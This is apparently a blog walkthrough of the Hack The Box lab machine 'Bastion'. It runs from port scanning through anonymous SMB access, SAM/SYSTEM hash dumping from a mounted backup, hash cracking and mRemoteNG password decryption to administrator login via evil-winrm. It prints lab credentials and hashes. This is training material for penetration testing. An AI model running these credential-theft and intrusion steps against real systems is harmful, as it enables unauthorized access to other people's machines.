# Bastion

Hack-The-Box 8 / 72
4 min read
HTB Windows Sudo Linux command for running as another user — misconfigured sudo rules are a common privilege escalation path. SSH Secure Shell — encrypted remote login, targeted via key theft, brute force, or misconfigured access. Nmap A network scanner used to enumerate open ports, services, and versions on a target. CVE A publicly catalogued, known vulnerability with a unique identifier (Common Vulnerabilities and Exposures). PHP NTLM Windows' legacy authentication protocol — vulnerable to relay and pass-the-hash attacks. WinRM Windows Remote Management — used for remote PowerShell access, often the lateral-movement endpoint on AD boxes. SMB Server Message Block — Windows file-sharing protocol, frequently abused for enumeration and lateral movement. Password Cracking Recovering a plaintext password from a captured hash via brute-force or wordlist attacks.
Table of Contents
Challenge Mode
Hide the solution and attempt the box yourself first
  • Machine Name: Bastion
  • Difficulty: Easy
  • OS Type: Windows

Port Scanning - Service & Version Enumeration

# Nmap 7.95 scan initiated Fri Jun 20 20:36:20 2025 as: /usr/lib/nmap/nmap -sVC --open -p- -oN initial/nmap.out -vv 10.10.10.134
Nmap scan report for 10.10.10.134
Host is up, received reset ttl 127 (0.23s latency).
Scanned at 2025-06-20 20:36:27 IST for 152s
Not shown: 65522 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 127 OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
| 2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC3bG3TRRwV6dlU1lPbviOW+3fBC7wab+KSQ0Gyhvf9Z1OxFh9v5e6GP4rt5Ss76ic1oAJPIDvQwGlKdeUEnjtEtQXB/78Ptw6IPPPPwF5dI1W4GvoGR4MV5Q6CPpJ6HLIJdvAcn3isTCZgoJT69xRK0ymPnqUqaB+/ptC4xvHmW9ptHdYjDOFLlwxg17e7Sy0CA67PW/nXu7+OKaIOx0lLn8QPEcyrYVCWAqVcUsgNNAjR4h1G7tYLVg3SGrbSmIcxlhSMexIFIVfR37LFlNIYc6Pa58lj2MSQLusIzRoQxaXO4YSp/dM1tk7CN2cKx1PTd9VVSDH+/Nq0HCXPiYh3
| 256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF1Mau7cS9INLBOXVd4TXFX/02+0gYbMoFzIayeYeEOAcFQrAXa1nxhHjhfpHXWEj2u0Z/hfPBzOLBGi/ngFRUg=
| 256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB34X2ZgGpYNXYb+KLFENmf0P0iQ22Q0sjws2ATjFsiN
135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp open microsoft-ds syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds
5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Host script results:
| smb-os-discovery:
| OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
| Computer name: Bastion
| NetBIOS computer name: BASTION\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2025-06-20T17:08:46+02:00
|_clock-skew: mean: -40m00s, deviation: 1h09m13s, median: -3s
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 26941/tcp): CLEAN (Couldn't connect)
| Check 2 (port 10974/tcp): CLEAN (Couldn't connect)
| Check 3 (port 18741/udp): CLEAN (Timeout)
| Check 4 (port 32412/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2025-06-20T15:08:44
|_ start_date: 2025-06-20T15:05:10
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 20 20:38:59 2025 -- 1 IP address (1 host up) scanned in 159.44 seconds

Enumeration

Port 139,445/SMB

let’s start our enumeration from SMB service, i’ll first check for null session

smbclient -L //10.10.10.134 -N

image.png

nice we found the Backups share, let’s connect to Backups share

smbclient //10.10.10.134/Backups -N

image.png

i downloaded note.txt, let’s read it

image.png

ohh, it says the sysadmins to not to transfer the entire backup file locally, and we can see that the WindowsImagebackup folder. let’s see what does it contains

image.png

ok seems like it contains the backup of L4mpje-PC’s system backup

image.png

we found some vhd files and BackupSpec.xml, the backupspec.xml file contains the system backup configuration

image.png

ok so we can confirm that vhd files are the backup of C: drive

i tried to download the vhd file but the image is too large so we are getting parallel_read returned NT_STATUS_IO_TIMEOUT

let’s try to mount the share and access file from there, let’s first create directory inside - /mnt/smb_share to mount the share to that folder

now we’ll mount the backups share to /mnt/smb_share

sudo mount -t cifs //10.10.10.134/Backups /mnt/smb_share

now i’ll copy the vhd file to /tmp folder

sudo guestmount --add /mnt/smb_share/WindowsImageBackup/L4mpje-PC/Backup\ 2019-02-22\ 124351/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd --inspector --ro /mnt/windows

now we can access the file system at /mnt/windows

image.png

while enumerating filesystem i found SYSTEM in C:\Windows\config\SYSTEM and C:\Windows\config\SAM

now we have both sam and system files, we need to copy both files to our machine

impacket-secretsdump -sam SAM -system SYSTEM LOCAL

image.png

nice we found the NTLM hash of the L4mpje user, i’ll verify the credentials using netexec

nxc smb 10.10.10.134 -u L4mpje -H 26112010952d963c8dc4217daec986d9

image.png

let’s try to crack this password using hashcat

hashcat -m 1000 ntlm /usr/share/wordlists/rockyou.txt

image.png

i tried to authenticate with winrm but failed to do so. looks like our user doesn’t have the permisson to remote management

let’s try these credentials with ssh

nxc ssh 10.10.10.134 -u L4mpje -p bureaulampje

image.png

let’s ssh to machine

ssh L4mpje@10.10.10.134

image.png

after gaining access to the system i started enumerating system, i found interesting mRemoteNG installed, after searching a bit i found that it stores the credentials in weak algorithm which can be decrypted

image.png

after searching a bit i found mRemoteNG config file - confCons.xml which actually contains the encrypted password of administrator user

image.png

let’s try to decrypt the password using https://raw.githubusercontent.com/S1lkys/CVE-2023-30367-mRemoteNG-password-dumper/refs/heads/main/mremoteng_decrypt.py

python3 mremoteng_decrypt.py -s "aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw=="

image.png

let’s use evil-winrm to login to machine as administrator

evil-winrm -i 10.10.10.134 -u administrator -p thXLHM96BeKL0ER2


image.png
Next: Administrator
My avatar

Thanks for reading my blog post! Feel free to check out my other posts or contact me via the social links in the footer.


Related Writeups

# Blackfield

Hack-The-Box 10 / 72
6 min read

Windows Hard machine - Blackfield.

HTB Active Directory Microsoft's directory service for managing users, computers, and permissions across a Windows domain. Windows Sudo Linux command for running as another user — misconfigured sudo rules are a common privilege escalation path. Nmap A network scanner used to enumerate open ports, services, and versions on a target. DNS The Domain Name System — translates hostnames to IPs; often leaks subdomains and internal naming during recon. PHP NTLM Windows' legacy authentication protocol — vulnerable to relay and pass-the-hash attacks. WinRM Windows Remote Management — used for remote PowerShell access, often the lateral-movement endpoint on AD boxes. SMB Server Message Block — Windows file-sharing protocol, frequently abused for enumeration and lateral movement. Password Cracking Recovering a plaintext password from a captured hash via brute-force or wordlist attacks. BloodHound A tool that maps Active Directory trust relationships as a graph to reveal hidden attack paths to Domain Admin. LDAP Lightweight Directory Access Protocol — used to query Active Directory; often vulnerable to injection or anonymous binds. AS-REP Roasting Requesting authentication data for accounts without Kerberos pre-auth, then cracking it offline to recover the password. Password Spraying Trying one common password against many usernames to avoid account lockouts.

# Haze

Hack-The-Box 30 / 72
15 min read

Windows Hard machine - Haze.

HTB Active Directory Microsoft's directory service for managing users, computers, and permissions across a Windows domain. Windows Sudo Linux command for running as another user — misconfigured sudo rules are a common privilege escalation path. Nmap A network scanner used to enumerate open ports, services, and versions on a target. CVE A publicly catalogued, known vulnerability with a unique identifier (Common Vulnerabilities and Exposures). DNS The Domain Name System — translates hostnames to IPs; often leaks subdomains and internal naming during recon. PHP NTLM Windows' legacy authentication protocol — vulnerable to relay and pass-the-hash attacks. WinRM Windows Remote Management — used for remote PowerShell access, often the lateral-movement endpoint on AD boxes. SMB Server Message Block — Windows file-sharing protocol, frequently abused for enumeration and lateral movement. BloodHound A tool that maps Active Directory trust relationships as a graph to reveal hidden attack paths to Domain Admin. LDAP Lightweight Directory Access Protocol — used to query Active Directory; often vulnerable to injection or anonymous binds. LFI Local File Inclusion — a web vulnerability letting an attacker read arbitrary files on the server.

# Voleur

Hack-The-Box 72 / 72
7 min read

Windows Medium machine - Voleur.

HTB Active Directory Microsoft's directory service for managing users, computers, and permissions across a Windows domain. Windows Linux Sudo Linux command for running as another user — misconfigured sudo rules are a common privilege escalation path. SSH Secure Shell — encrypted remote login, targeted via key theft, brute force, or misconfigured access. Nmap A network scanner used to enumerate open ports, services, and versions on a target. DNS The Domain Name System — translates hostnames to IPs; often leaks subdomains and internal naming during recon. NTLM Windows' legacy authentication protocol — vulnerable to relay and pass-the-hash attacks. WinRM Windows Remote Management — used for remote PowerShell access, often the lateral-movement endpoint on AD boxes. SMB Server Message Block — Windows file-sharing protocol, frequently abused for enumeration and lateral movement. Password Cracking Recovering a plaintext password from a captured hash via brute-force or wordlist attacks. BloodHound A tool that maps Active Directory trust relationships as a graph to reveal hidden attack paths to Domain Admin. LDAP Lightweight Directory Access Protocol — used to query Active Directory; often vulnerable to injection or anonymous binds.

# TheFrizz

Hack-The-Box 67 / 72
11 min read

Windows Easy machine - TheFrizz.

HTB Active Directory Microsoft's directory service for managing users, computers, and permissions across a Windows domain. Windows RCE Remote Code Execution — the ability to run arbitrary commands on a target system remotely. Sudo Linux command for running as another user — misconfigured sudo rules are a common privilege escalation path. SSH Secure Shell — encrypted remote login, targeted via key theft, brute force, or misconfigured access. Nmap A network scanner used to enumerate open ports, services, and versions on a target. CVE A publicly catalogued, known vulnerability with a unique identifier (Common Vulnerabilities and Exposures). DNS The Domain Name System — translates hostnames to IPs; often leaks subdomains and internal naming during recon. PHP GPO Group Policy Object — a Windows domain-wide configuration mechanism, abusable for code execution across all machines. SMB Server Message Block — Windows file-sharing protocol, frequently abused for enumeration and lateral movement. BloodHound A tool that maps Active Directory trust relationships as a graph to reveal hidden attack paths to Domain Admin. LDAP Lightweight Directory Access Protocol — used to query Active Directory; often vulnerable to injection or anonymous binds. Password Spraying Trying one common password against many usernames to avoid account lockouts. LFI Local File Inclusion — a web vulnerability letting an attacker read arbitrary files on the server. MySQL

Comments
